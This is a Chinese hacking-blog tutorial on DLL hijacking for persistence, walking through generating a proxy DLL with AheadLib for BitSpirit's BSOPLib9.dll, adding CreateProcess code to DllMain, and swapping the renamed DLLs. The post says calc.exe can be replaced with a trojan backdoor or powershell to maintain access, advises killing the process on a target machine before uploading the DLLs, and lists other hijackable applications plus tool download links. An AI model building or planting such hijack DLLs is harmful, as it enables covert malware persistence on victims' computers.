

干货 |

如何快速完成DLL劫持，实现权限维持，重启上线

原创 HACK学习 HACK学习呀

2021-01-24原文

需要用到的工具以及应用

白文件-也就是被劫持的应用程序

AheadLib

VS2019

AheadLib

名称	修改日期	类型	大小
AheadLib-bin	2021-01-24 11:41	文件夹	
AheadLib-bin.zip	2021-01-23 12:57	WinRAR ZIP arch...	177 KB
AheadLib-src.zip	2021-01-23 12:57	WinRAR ZIP arch...	88 KB

解压这个即可

AheadLib > AheadLib > AheadLib-bin

名称	修改日期	类型	大小
AheadLib.exe	2018-03-06 10:35	应用程序	155 KB
AheadLib.ini	2018-01-31 17:17	配置设置	1 KB
AheadLib_x64.exe	2018-03-06 10:33	应用程序	188 KB
fixed by yes2.txt	2018-03-06 10:39	文本文档	2 KB


白文件-需要被劫持的应用

这里以比特精灵为例

名称	修改日期	类型	大小
BitSpirit.exe	2010-12-29 0:41	应用程序	3,570 KB
BSOPLib9.dll	2010-10-11 22:37	应用程序扩展	58 KB

HACK学习呀

双击运行AheadLib.exe，如果选择了dll，但是AheadLib.exe报错就需要运行AheadLib_x64.exe来生成，最后生成修改后的dll也需要生成x64位的



点生成就会生成一个.cpp文件

名称	修改日期	类型	大小
BitSpirit.exe	2010-12-29 0:41	应用程序	3,570 KB
BSOPLib9.cpp	2021-01-24 11:41	C++ Source	2 KB
BSOPLib9.dll	2010-10-11 22:37	应用程序扩展	58 KB

HACK学习呀

BSOPLib9.cpp的代码内容如下

```
////////////////////////////////////  
////////////////////////////////////  
////////
```

```
// 头文件
```

```
#include <Windows.h>
```

```
////////////////////////////////////  
////////////////////////////////////  
////////
```

```
////////////////////////////////////  
////////////////////////////////////  
////////
```

```
// 导出函数
```

```
#pragma comment(linker,  
"/EXPORT:BO_GetMemory=BSOPLib90rg.BO_GetMemory,@1")
```

```
#pragma comment(linker,  
"/EXPORT:BO_FreeMemory=BSOPLib90rg.BO_FreeMemory,@2")
```

```
#pragma comment(linker,  
"/EXPORT:BO_Adler32=BSOPLib90rg.BO_Adler32,@3")
```

```
#pragma comment(linker,  
"/EXPORT:BO_CRC32=BSOPLib90rg.BO_CRC32,@4")
```

```
#pragma comment(linker,  
"/EXPORT:BO_SHA1Reset=BSOPLib90rg.BO_SHA1Reset,@5")
```

```

#pragma comment(linker,
"/EXPORT:BO_SHA1Input=BSOPLib90rg.BO_SHA1Input,@6")

#pragma comment(linker,
"/EXPORT:BO_SHA1Result=BSOPLib90rg.BO_SHA1Result,@7")

#pragma comment(linker,
"/EXPORT:BO_SHA1Simple=BSOPLib90rg.BO_SHA1Simple,@8")

#pragma comment(linker,
"/EXPORT:BO_MD5=BSOPLib90rg.BO_MD5,@9")

#pragma comment(linker,
"/EXPORT:BO_RC4PrepareKey=BSOPLib90rg.BO_RC4PrepareKey,@
10")

#pragma comment(linker,
"/EXPORT:BO_RC4=BSOPLib90rg.BO_RC4,@11")

////////////////////////////////////
////////////////////////////////////
////////

////////////////////////////////////
////////////////////////////////////
////////

// 入口函数

BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason,
PVOID pvReserved)
{
if (dwReason == DLL_PROCESS_ATTACH)

```

```

{
    DisableThreadLibraryCalls(hModule);
}

else if (dwReason == DLL_PROCESS_DETACH)
{
}

return TRUE;
}

```


接下来打开宇宙第一IDE

VS2019


创建一个动态链接库项目



然后设置路径以及名称




复制BSOPLib9.cpp到dllmain.cpp



选择发行版本和位数-

(x86或者x64,这就要看你前面用的是AheadLib.exe还是AheadLib_x64.exe来生成的)

PS:如果是 64 位的 DLL 需要在项目中添加之前生成的 .obj 文件



dllmain.cpp如下

// dllmain.cpp : 定义 DLL 应用程序的入口点。

```
#include "pch.h"
```

```
#include <Windows.h>
```

```
////////////////////////////////////  
////////////////////////////////////
```

```
// 导出函数
```

```
#pragma comment(linker,  
"/EXPORT:BO_GetMemory=BSOPLib90rg.BO_GetMemory,@1")
```

```
#pragma comment(linker,  
"/EXPORT:BO_FreeMemory=BSOPLib90rg.BO_FreeMemory,@2")
```

```
#pragma comment(linker,  
"/EXPORT:BO_Adler32=BSOPLib90rg.BO_Adler32,@3")
```

```
#pragma comment(linker,  
"/EXPORT:BO_CRC32=BSOPLib90rg.BO_CRC32,@4")
```

```

#pragma comment(linker,
"/EXPORT:BO_SHA1Reset=BSOPLib90rg.BO_SHA1Reset,@5")

#pragma comment(linker,
"/EXPORT:BO_SHA1Input=BSOPLib90rg.BO_SHA1Input,@6")

#pragma comment(linker,
"/EXPORT:BO_SHA1Result=BSOPLib90rg.BO_SHA1Result,@7")

#pragma comment(linker,
"/EXPORT:BO_SHA1Simple=BSOPLib90rg.BO_SHA1Simple,@8")

#pragma comment(linker, "/EXPORT:BO_MD5=BSOPLib90rg.BO_MD5,@9")

#pragma comment(linker,
"/EXPORT:BO_RC4PrepareKey=BSOPLib90rg.BO_RC4PrepareKey,@10")

#pragma comment(linker, "/EXPORT:BO_RC4=BSOPLib90rg.BO_RC4,@11")

////////////////////////////////////
////////////////////////////////////

////////////////////////////////////
////////////////////////////////////

// 入口函数

BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID
pvReserved)

{

    STARTUPINFO si = { sizeof(si) };

    PROCESS_INFORMATION pi;

```



```
CreateProcess(TEXT("C:\\Windows\\System32\\calc.exe"), NULL,  
NULL, NULL, false, 0, NULL, NULL, &si, &pi);
```

//调用计算器应用程序，也可以自定义你需要的应用，注意路径需要\\来表示

```
if (dwReason == DLL_PROCESS_ATTACH)  
{  
    DisableThreadLibraryCalls(hModule);  
}  
else if (dwReason == DLL_PROCESS_DETACH)  
{  
}  
  
return TRUE;  
}
```

注意：我们在入口函数中相较于BSOPLib9.cpp，多加了3行代码，用来启动进程

calc.exe可以替换你需要调用的木马后门以及powershell等等，自行发挥即可，继而完成权限维持

```
STARTUPINFO si = { sizeof(si) };
```

```
PROCESS_INFORMATION pi;
```

```
CreateProcess(TEXT("C:\\Windows\\System32\\calc.exe"), NULL, NULL,  
NULL, false, 0, NULL, NULL, &si, &pi);
```

然后点击-生成-生成dll即可

LL > Dll > Release

名称	修改日期	类型	大小
Dll.dll	2021-01-24 13:26	应用程序扩展	9 KB
Dll.exp	2021-01-24 13:26	Exports Library ...	3 KB
Dll.iobj	2021-01-24 13:26	IOBJ 文件	116 KB
Dll.ipdb	2021-01-24 13:26	IPDB 文件	4 KB
Dll.lib	2021-01-24 13:26	Object File Library	4 KB
Dll.pdb	2021-01-24 13:26	Program Debug...	796 KB

HACK学习呀

复制dll到被劫持的应用程序目录下

文件 > 比特精灵

名称	修改日期	类型	大小
BitSpirit.exe	2010-12-29 0:41	应用程序	3,570 KB
BSOPLib9.cpp	2021-01-24 11:41	C++ Source	2 KB
BSOPLib9.dll	2010-10-11 22:37	应用程序扩展	58 KB
Dll.dll	2021-01-24 13:26	应用程序扩展	9 KB


HACK学习呀

然后重新命名dll.dll为BSOPLib9.dll,原来的BSOPLib9.dll需要重新命名为BSOPLib9Org.dll

名称	修改日期	类型	大小
BitSpirit.exe	2010-12-29 0:41	应用程序	3,570 KB
BSOPLib9.dll	2021-01-24 13:26	应用程序扩展	9 KB
BSOPLib9Org.dll	2010-10-11 22:37	应用程序扩展	58 KB

HACK学习呀

然后双击运行就会调用我们在代码里面写好的调用calc.exe计算器



成功完成DLL劫持工作，你学会了吗？

如何查找可能存在劫持的DLL

1、一般来说，我们可以使用ProcessExplorer、ProcessMonitor，再结合者注册表KnownDLLs即可分析，可能存在DLL劫持的漏洞。

ProcessExplorer:



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time...	Process Name	PID	Operation	Path	Result	Detail
0:43...	wmiaprvse.exe	6076	RegCloseKey	HKLM\System\CurrentControlSet\Control\Wsl\Sor...	SUCCESS	
0:43...	wmiaprvse.exe	6076	RegCloseKey	HKLM\System\CurrentControlSet\Control\Wsl\Sor...	SUCCESS	
0:43...	wmiaprvse.exe	6076	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVer...	SUCCESS	
0:43...	wmiaprvse.exe	6076	RegCloseKey	HKCR	SUCCESS	
0:43...	wmiaprvse.exe	6076	RegCloseKey	HKCR	SUCCESS	
0:43...	QQPCrTray.exe	13112	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
0:43...	QQPCrTray.exe	13112	RegQueryKey	HKLM	SUCCESS	Query: Name
0:43...	QQPCrTray.exe	13112	RegOpenKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows M...	REPARSE	Desired Access: Read
0:43...	QQPCrTray.exe	13112	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVer...	SUCCESS	Desired Access: Read
0:43...	QQPCrTray.exe	13112	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVer...	SUCCESS	KeySetInformationClass: KeySetHan...
0:43...	QQPCrTray.exe	13112	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVer...	SUCCESS	
0:43...	QQPCrTray.exe	13112	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVer...	NAME NOT FOUND	Length: 20
0:43...	svchost.exe	3620	UDP Send	LAPTOP-OKVFSJUH: 59003 -> ns1.nyzone.cn domain	SUCCESS	Length: 44, sequum: 0, connid: 0
0:43...	svchost.exe	3620	RegOpenKey	HKLM	SUCCESS	Desired Access: Maximum Allowed, ...
0:43...	svchost.exe	3620	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
0:43...	svchost.exe	3620	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\NetBT\...	REPARSE	Desired Access: Read
0:43...	svchost.exe	3620	RegOpenKey	HKLM\System\CurrentControlSet\Services\NetBT\...	SUCCESS	Desired Access: Read
0:43...	svchost.exe	3620	RegCloseKey	HKLM	SUCCESS	
0:43...	svchost.exe	3620	RegQueryValue	HKLM\System\CurrentControlSet\Services\NetBT\...	BUFFER OVERFLOW	Length: 12
0:43...	svchost.exe	3620	RegQueryValue	HKLM\System\CurrentControlSet\Services\NetBT\...	BUFFER OVERFLOW	Length: 144
0:43...	svchost.exe	3620	RegQueryValue	HKLM\System\CurrentControlSet\Services\NetBT\...	SUCCESS	Type: REG_MULTI_SZ, Length: 2,980...
0:43...	svchost.exe	3620	RegCloseKey	HKLM\System\CurrentControlSet\Services\NetBT\...	SUCCESS	
0:43...	svchost.exe	3620	UDP Send	LAPTOP-OKVFSJUH: 59003 -> public1.114dns.com.d...	SUCCESS	Length: 44, sequum: 0, connid: 0
0:43...	YoudaoNote.exe	396	LockFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Exclusive: True, Offset: 1,073,74...
0:43...	YoudaoNote.exe	396	LockFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Exclusive: False, Offset: 1,073,74...
0:43...	YoudaoNote.exe	396	UnlockFileSi...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Offset: 1,073,741,824, Length: 1
0:43...	YoudaoNote.exe	396	CreateFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	NAME NOT FOUND	Desired Access: Read Attributes, ...
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	ReadFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Offset: 24, Length: 16
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	CreateFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	NAME NOT FOUND	Desired Access: Read Attributes, ...
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	UnlockFileSi...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Offset: 1,073,741,826, Length: 510
0:43...	YoudaoNote.exe	396	LockFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Exclusive: True, Offset: 1,073,74...
0:43...	YoudaoNote.exe	396	LockFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Exclusive: False, Offset: 1,073,74...
0:43...	YoudaoNote.exe	396	UnlockFileSi...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Offset: 1,073,741,824, Length: 1
0:43...	YoudaoNote.exe	396	CreateFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	NAME NOT FOUND	Desired Access: Read Attributes, ...
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	ReadFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	Offset: 24, Length: 16
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	CreateFile	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	NAME NOT FOUND	Desired Access: Read Attributes, ...
0:43...	YoudaoNote.exe	396	QueryStandar...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	AllocationSize: 120,832,000, End0...
0:43...	YoudaoNote.exe	396	UnlockFileSi...	C:\Users\shiyuan\AppData\Local\YNote\Data\qqac...	SUCCESS	

2、当然，也存在懒的方法，比如使用 Rattler x64.exe 这个工具。

Rattler_x64.exe "D:\Firefox\firefox\firefox.exe" 1

```
C:\Windows\System32\cmd.exe - Rattler_x64.exe "D:\Firefox\firefox\firefox.exe" 1
Microsoft Windows [版本 10.0.17763.557]
(c) 2018 Microsoft Corporation. 保留所有权利。

F:\提权工具包\8_权限维持相关工具\rattler>Rattler_x64.exe "D:\Firefox\firefox\firefox.exe" 1
[+] RATTLER
[*] TARGET APPLICATION: D:\Firefox\firefox\firefox.exe
[*] STARTING UP...
[*] TARGET PROCESS ID: 12908
[*] IMPLEMENTING EXECUTABLE TEST
[*] TARGETING DLL-> C:\WINDOWS\SYSTEM32\ntdll.dll ERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
[*] TARGET DLL IS NOT VULNERABLE TO EXECUTABLE TEST
[-] ERROR:EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\ntdll.dll, ERROR CODE: 2
[*] TARGETING DLL-> C:\WINDOWS\System32\wow64.dll ERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
[*] TARGET DLL IS NOT VULNERABLE TO EXECUTABLE TEST
[-] ERROR:EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\wow64.dll, ERROR CODE: 2
[*] TARGETING DLL-> C:\WINDOWS\System32\wow64win.dll ERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
[*] TARGET DLL IS NOT VULNERABLE TO EXECUTABLE TEST
[-] ERROR:EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\wow64win.dll, ERROR CODE: 2
[*] TARGETING DLL-> C:\WINDOWS\System32\wow64cpu.dll ERROR: FAILED COPYING, WINDOWS ERROR CODE-> 2
[*] TARGET DLL IS NOT VULNERABLE TO EXECUTABLE TEST
[-] ERROR:EXECUTABLE TEST COULD NOT DELETE FILE: d:\firefox\firefox\wow64cpu.dll, ERROR CODE: 2
[+] EXECUTABLE TEST TOTAL DLL'S IDENTIFIED: 4
[+] EXECUTABLE TEST TOTAL VULN COUNT: 0
请按任意键继续. . .
```






注：使用该工具，测试软件路径不能有中文。来源：<https://github.com/sensepost/rattler>


Tips:

1.如果是目标机器运行者需要劫持的应用程序，需要先kill进程，然后上传需要替换的劫持dll以及源dll，才能完成替换

2.最后给大家送几个白文件的

白文件 > 极速PDF阅读器			
名称	修改日期	类型	大小
JisuPdf.exe	2020-02-13 15:13	应用程序	7,370 KB
sqlite3.dll	2018-03-26 18:35	应用程序扩展	

白文件 > 美图看看			
名称	修改日期	类型	大小
 KanKan.exe	2014-11-20 18:46	应用程序	4,757 KB
 LibImage19.dll	2014-11-20 18:46	应用程序扩展	487 KB
 MeituUDUI.dll	2013-03-20 15:34	应用程序扩展	111 KB

 HACK学习呀

AheadLib下载地址:

链接:

<https://pan.baidu.com/s/1scctQb4JIHXW2x6r5ouRqw>

提取码: bv64

解压密码: hacker1961

rattler下载地址:

链接:

<https://pan.baidu.com/s/1G0rmf5Qq6P3d9bVU4MwbqA>

提取码: 0khg

解压密码: hacker1961



推荐阅读:

2021年性价比最高-网络安全系列课程

报名线上学习

从零开始学习白帽黑客


HACK学习呀

科普 | DLL劫持原理与实践

如何查看exe或dll调用了什么dll呢

点赞，转发，在看

参考: <https://bbs.pediy.com/thread-224408.htm>



精选留言

用户设置不下载评论